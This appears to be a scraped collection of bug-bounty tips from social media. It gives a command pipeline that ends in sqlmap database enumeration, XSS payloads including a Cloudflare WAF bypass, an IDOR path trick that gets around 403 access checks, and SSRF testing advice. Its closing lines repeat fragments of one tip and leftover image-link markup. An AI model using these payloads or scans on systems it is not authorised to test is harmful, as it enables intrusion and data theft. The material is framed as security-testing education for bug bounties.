
Methods To Find Sqli :
Command Line Tools Like a Pro
1. sublist3r -d target | tee -a domains
2. cat domains | httpx | tee -a alive
3. cat alive | waybackurls | tee -a urls
4. gf sqli urls >> sqli
5. sqlmap -m sqli.txt --dbs --batch
#BugBounty#CyberSecurity#bugbountytips
#bugbountytips
🧵 1/x
Starting from almost scratch. Testing Environment:
DO Ubuntu VPS, 2 vCPUs. 4GB mem / 60GB Disk, ($20/mo)
This works for most general tasks. In most VPS intensive tasks (content discovery, fuzzing, etc) memory is your bottleneck.
Cloudflare #XSS WAF Bypass @nav1n0x
Payload: "%2Bself[%2F*foo*%2F'alert'%2F*bar*%2F](self[%2F*foo*%2F'document'%2F*bar*%2F]['domain'])%2F%2F
It's an ongoing program, so I had to mask the URL.
#bugbountytips#infosec#CloudflareWAF#WAFBypass
When Hunting on a Large scope program you can increase your attack surface by finding more tlds.
python3 tld_scanner.py -f -n -d google -s -m plain -o google_tld.txt
https://t.co/m8FT5gsogs
Make sure the domain belongs to the same org before hunting.
#bugbounty#bugbountytips
IDORs are usually my number one suggestion when it comes to first bugs, so this week I'm going to show you a tool to help you when you hunt for them. Autorize is a neat extension that can help you identify vulnerable endpoints!
#BugBounty#bugbountytip
https://t.co/IxAP487ANN
Having problem reproducing the vulnerability on https://t.co/XWwEmC4l6U ?
It looks like the public OAST services are overloaded and not responding reliably so we recommend you set up your own. A note has been added to the blog.
Testing OOB(Out-of-band) in #ZAP is now easy! with OAST. Anyway, I think it would be a good alternative to burp collaborator for ZAP #bugbounty hunters and users🚀
my blog post: https://t.co/rl2d6Nj21Y
You know you can get easy Server Side Request Forgery (SSRF) if you got one of these dirs:-
To test it inject http://127.0.0.1 or add this site to convert it to XSS https://t.co/R928jn8xlb
Good luck.
Automating Burp Suite:-
Part 1:-
https://t.co/t7yNhhaaw4
Part 2:-
https://t.co/zO6kFjf3X0
Part 3:-
https://t.co/WpDUWh0XRf
Part 4:-
https://t.co/EFO00NoMCy
Here's a XSS payload that might work on e-commerce website parameters such as (login,checkout,cart)
' ''--></style></scRipt><scRipt>alert(1)</scRipt>
Sharing this as it worked for me today! 🙂
#InfoSec#BugBounty
#bugbountytip#bugbounty#pii#critical
GET /api/users/1 (where I'm user 1) -> HTTP 200
GET /api/users/2 -> HTTP 403
GET /api/users/;;/2 -> HTTP 200


%2F%2F
It's an ongoing program, so I had to mask the URL.
#bugbountytips #infosec #CloudflareWAF #WAFBypass https://t.co/0IiKCaZrfT](https://pbs.twimg.com/media/FJVbB1JXIAUrBox.png)




%2F%2F
It's an ongoing program, so I had to mask the URL.
#bugbountytips #infosec #CloudflareWAF #WAFBypass https://t.co/0IiKCaZrfT](https://pbs.twimg.com/media/FJVbB1JXMAQ5uUN.png)